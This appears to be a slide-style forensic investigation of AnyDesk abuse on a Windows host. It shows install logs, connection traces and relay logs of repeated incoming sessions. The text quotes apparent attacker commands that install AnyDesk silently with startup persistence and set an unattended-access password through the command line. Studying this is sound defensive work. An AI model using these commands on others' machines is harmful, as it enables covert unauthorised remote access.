
```
 * * * * * * * * * * * * * * * * * *
   info 2025-08-21 09:53:49.131  installer   3960    944                                main - * AnyDesk Windows Startup *
   info 2025-08-21 09:53:49.131  installer   3960    944                                main - * Version 9.5.11 (release/win_9.5.x 616467f1a21a82317d98e18f35d82033107d2f42)
   info 2025-08-21 09:53:49.131  installer   3960    944                                main -
   info 2025-08-21 09:53:49.131  installer   3960    944                                main - Command Line params: "C:\ProgramData\AnyDesk.exe"  --install "C:\ProgramData\AnyDesk" --start-with-win --silent
   info 2025-08-21 09:53:49.131  installer   3960    944                                main - Process started at 2025-08-21. PID 3960. OS is Windows 10 (64 bit)
   info 2025-08-21 09:53:49.131  installer   3960    944                       impl_selector - using sse2 (intrinsics)
   info 2025-08-21 09:53:49.131  installer   3960    944           base.data.config_application - Adding GPO defaults layer.
   info 2025-08-21 09:53:49.131  installer   3960    944           base.data.config_application - Adding GPO overrides layer.
   info 2025-08-2
   info 2025-08-2
warning 2025-08-2
   info 2025-08-2
   info 2025-08-2
   info 2025-08-2
   info 2025-08-2
   info 2025-08-2
   info 2025-08-2
   info 2025-08-2
   info 2025-08-2
   info 2025-08-2
   info 2025-08-2
   info 2025-08-2
   info 2025-08-2
   info 2025-08-2
   info 2025-08-21 09:53:51.271  installer   3960    944                crypto_hash_builder - final 2: 1.
   info 2025-08-21 09:53:51.271  installer   3960    944         installation.svc_installer - Uninstalling the service.
   info 2025-08-21 09:53:51.271  installer   3960    944         installation.svc_installer - Old service is not installed.
   info 2025-08-21 09:53:51.271  installer   3960    944         installation.svc_installer - Installing the service.
   info 2025-08-21 09:53:51.271  installer   3960    944         installation.svc_installer - The service has been installed ("C:\ProgramData\AnyDesk\AnyDesk.exe" --service).
   info 2025-08-21 09:53:51.271  installer   3960    944                installer.installer - Copying the settings (new installation).
  error 2025-08-21 09:53:51.286  installer   3960    944                installer.installer - Could not copy service config (3).
  error 2025-08-21 09:53:51.286  installer   3960    944                installer.installer - Could not copy system config (3).
```

```
       main - * Checksum 62e460748e880e0850f8b27a40c4d194
       main - * Build 20250730105028
       main - * Copyright (C) 2025 AnyDesk Software GmbH *
       main -
       main - Command Line params: "C:\ProgramData\AnyDesk\AnyDesk.exe" --service
       main - Process started at 2025-08-21. PID 556. OS is Windows 10 (64 bit)
l_selector - using sse2 (intrinsics)
```

INVESTIGATE - ANYDESK

Unattended Access password has been set!

```
cmd.exe /c echo J9kzQ2Y0q0 | C:\ProgramData\anydesk.exe --set-password
```



```
main -
main - Command Line params: "C:\ProgramData\anydesk.exe"  --set-password
main - Process started at 2025-08-21. PID 3336. OS is Windows 10 (64 bit)
l_selector - using sse2 (intrinsics)
pplication - Adding GPO defaults layer.
```

Permission Profiles


Unattended Access

https://support.anydesk.com/docs/unattended-access?highlight=unattended

INVESTIGATE - ANYDESK

Who has been connected to my AnyDesk? And When?

%PROGRAMDATA%\AnyDesk\connection_trace.txt




```
ad_svc.trace           8/21/2025 4:26 AM    TRACE File          211 KB
AnyDesk.exe            8/21/2025 2:56 AM    Application       7,751 KB
connection_trace.txt   8/21/2025 4:17 AM    Text Document         1 KB
service.conf           8/21/2025 4:17 AM    CONF File             4 KB
service.conf.lock      8/21/2025 2:53 AM    LOCK File             0 KB
```

```
Incoming    2025-08-21, 09:58    Passwd                      322852011    322852011
Incoming    2025-08-21, 10:00    Token                       322852011    322852011
Incoming    2025-08-21, 10:19    Token                       322852011    322852011
Incoming    2025-08-21, 10:38    Token                       322852011    322852011
Incoming    2025-08-21, 11:17    Token                       322852011    322852011
```

```
 info 2025-08-21 09:57:33.933      gsvc    2960    604   35              fiber.scheduler - Spawning child fiber 39 (parent: 35 'ipc_connection').
 info 2025-08-21 09:57:34.995      gsvc    2960    604                   fiber.scheduler - Fiber 39 (parent: 35 'ipc_connection') terminated.
 info 2025-08-21 09:58:16.171      gsvc    2960    604   12            anynet.any_socket - Accept request from 322852011 (via relay).
 info 2025-08-21 09:58:16.171      gsvc    2960    604    2                  app.service - New ANY connection.
 info 2025-08-21 09:58:16.171      gsvc    2960    604    2              fiber.scheduler - Spawning child fiber 40 'anynet.connection' (parent: 2)
```

INVESTIGATE - ANYDESK


Investigate %ProgramData%/AnyDesk/ad_svc.trace



```
   info 2025-08-21 10:37:53.721       gsvc    2960     604    83             anynet.relay_connector - Skipping connect method socks_proxy_443 (3/6) (no proxy found)
   info 2025-08-21 10:37:53.721       gsvc    2960     604    83             anynet.relay_connector - Using IPv4: 15.235.230.206
   info 2025-08-21 10:37:53.909       gsvc    2960     604    83             anynet.relay_connector - Cipher: TLS_AES_256_GCM_SHA384 TLSv1.3 Kx=any Au=any Enc=AESGCM(256) Mac=AEAD
   info 2025-08-21 10:37:54.318       gsvc    2960     604    83             anynet.relay_connector - Connection terminated: anynet_relay_full
   info 2025-08-21 10:37:54.318       gsvc    2960     604    83             anynet.relay_connector - Received a new server list (10 servers)
   info 2025-08-21 10:37:54.318       gsvc    2960     604    83             anynet.relay_connector - Connecting to relay relay-55a4a296.net.anydesk.com (1/10)
   info 2025-08-21 10:37:54.318       gsvc    2960     604    83             anynet.relay_connector - Skipping connect method connect_proxy_443 (1/6) (no proxy found)
   info 2025-08-21 10:37:54.318       gsvc    2960     604    83             anynet.relay_connector - Skipping connect method connect_proxy_80 (2/6) (no proxy found)
   info 2025-08-21 10:37:54.318       gsvc    2960     604    83             anynet.relay_connector - Skipping connect method socks_proxy_443 (3/6) (no proxy found)
   info 2025-08-21 10:37:54.368       gsvc    2960     604    83             anynet.relay_connector - Using IPv4: 15.235.230.32
   info 2025-08-21 10:37:54.550       gsvc    2960     604    83             anynet.relay_connector - Cipher: TLS_AES_256_GCM_SHA384 TLSv1.3 Kx=any Au=any Enc=AESGCM(256) Mac=AEAD
   info 2025-08-21 10:37:54.909       gsvc    2960     604    83             anynet.relay_connector - Connection established.
   info 2025-08-21 10:37:54.909       gsvc    2960     604    83             anynet.relay_connector - Relay connector stopped.
   info 2025-08-21 10:37:54.925       gsvc    2960     604     9                  anynet.relay_conn - External address: 104.28.222.73:20327.
   info 2025-08-21 10:38:10.330       gsvc    2960     604    12                  anynet.any_socket - Accept request from 322852011 (via relay).
   info 2025-08-21 10:38:10.330       gsvc    2960     604    90                  anynet.any_socket - Accept fiber spawned.
   info 2025-08-21 10:38:10.330       gsvc    2960     604    90                  anynet.any_socket - Accepting from 322852011.
   info 2025-08-21 10:38:10.330       gsvc    2960     604    90                  anynet.any_socket - Retrieving client information.
   info 2025-08-21 10:38:10.549       gsvc    2960     604    90                  anynet.any_socket - Client-ID: 322852011 (FPR: b2edad1ef7ea).
   info 2025-08-21 10:38:10.549       gsvc    2960     604    90                  anynet.any_socket - Logged in from 104.28.222.73:20191 on relay d4237659.
   info 2025-08-21 10:38:10.549       gsvc    2960     604    90                  anynet.any_socket - Accepting the connect request.
   info 2025-08-21 10:38:10.549       gsvc    2960     604    90                  anynet.relay_conn - Got local address (192.168.15.133:50097).
   info 2025-08-21 10:38:10.578       gsvc    2960     604    90                  anynet.any_socket - Connect request accepted (direct).
   info 2025-08-21 10:38:10.581       gsvc    2960     604     9                  anynet.relay_conn - IPv4 punch socket set up on port 50097.
   info 2025-08-21 10:38:10.581       gsvc    2960     604     9                  anynet.relay_conn - IPv6 punch socket set up on port 50097.
   info 2025-08-21 10:38:10.581       gsvc    2960     604    90                  anynet.any_socket - Connect request accepted, tunnel route created.
   info 2025-08-21 10:38:10.581       gsvc    2960     604    90                  anynet.any_socket - Local vport: 13, Remote vport: 18, SID: 1754756969889117
   info 2025-08-21 10:38:10.581       gsvc    2960     604    90                  anynet.any_socket - Sending 0 queued blobs.
   info 2025-08-21 10:38:10.581       gsvc    2960     604    90                  anynet.any_socket - Initiating the managed connection.
warning 2025-08-21 10:38:10.581       gsvc    2960     604    90                  anynet.any_socket - Unexpected: connect_msg_t.
   info 2025-08-21 10:38:10.691       gsvc    2960     604    90                  anynet.any_socket - Direct connection is available.
   info 2025-08-21 10:38:10.691       gsvc    2960     604    90                  anynet.any_socket - Connection switch started.
   info 2025-08-21 10:38:10.778       gsvc    2960     604    90                  anynet.any_socket - Connection switch completed.
   info 2025-08-21 10:38:10.778       gsvc    2960     604    90                  anynet.any_socket - Sending 0 queued blobs.
   info 2025-08-21 10:38:10.846       gsvc    2960     604    90                  anynet.any_socket - Connection switch acknowledged.
